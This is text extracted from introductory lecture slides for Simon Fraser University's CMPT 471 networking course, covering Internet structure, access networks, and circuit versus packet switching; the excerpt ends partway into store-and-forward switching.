



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II


Fall 2020

Introduction to Networking

Instructor: Khaled Diab


Main Goal

Remote processes communicating with each other.



Main Goal: Two Requirements

Remote processes communicating with each other.



Agenda


- Internet Structure
- Network Protocols
- Application-layer Protocols: An Example

Internet Structure


What is the Internet?

- Two views, based on its:
 - Components
 - Services

What is the Internet? “Nuts and bolts” View




- Millions of connected computing devices:
 - *hosts* = *end systems*
 - running *network apps*
- ❖ *Communication links*
 - fiber, copper, radio, satellite
 - transmission rate: *bandwidth*
- ❖ *Packet switches*: forward packets (chunks of data)
 - *routers* and *switches*




What is the Internet? “Nuts and bolts” View

- **Internet: “network of networks”**
 - Interconnected ISPs
- **Protocols** control sending, receiving of msgs
 - e.g., TCP, IP, HTTP, 802.11
- **Internet standards**
 - IETF: Internet Engineering Task Force
 - RFC: Request for comments




What is the Internet? A Service View

- Infrastructure that provides services to applications:
 - Web, VoIP, email, games, e-commerce, social nets, ...
- Provides programming interface to apps
 - hooks that allow sending and receiving app programs to “connect” to Internet



A Closer Look at Network Structure


- **Network edge:**
 - hosts: clients and servers
 - servers often in data centers
- **Access networks, physical media:**
 - wired, wireless communication links
- **Network core:**
 - interconnected routers
 - network of networks



Host: Sends Packets of Data

Host sending function:


- takes application message
- breaks into smaller chunks, known as *packets*, of length L bits
- transmits packet into access network at *transmission rate R*
 - link transmission rate, aka link *capacity*, aka *link bandwidth*




Access Networks

Connecting end systems to an edge router

- residential access nets
 - DSL
 - Cable network
- institutional access networks (school, company)
- mobile access networks




Enterprise Access Networks



- Typically used in companies, universities, etc
- 10 Mbps, 100Mbps, 1Gbps, 10Gbps transmission rates
- Today, end systems typically connect into **Ethernet** switch

The Network Core

- Mesh of interconnected routers
- Two approaches:
 - Circuit switching
 - Packet switching




Circuit Switching



Circuit Switching

End-to-end resources **allocated** to, reserved for “call” between source & destination:

- In diagram, each link has four circuits.
 - call gets 2nd circuit in top link and 1st circuit in right link.
- dedicated resources: no sharing
 - circuit-like (guaranteed) performance
- *No sharing*: circuit segment idle if not used by call
- Commonly used in traditional telephone networks




Packet Switching

- Packet Switching: Hosts break application-layer messages into packets
 - Forward packets from one router to the next, across links on path from source to destination
 - Each packet is transmitted **independently** at full link capacity (no reservation)
- The header of each packet carries necessary information
 - Routers examine the header and make forwarding decisions



Packet Switching: Store-and-forward

- No end-to-end connection is established
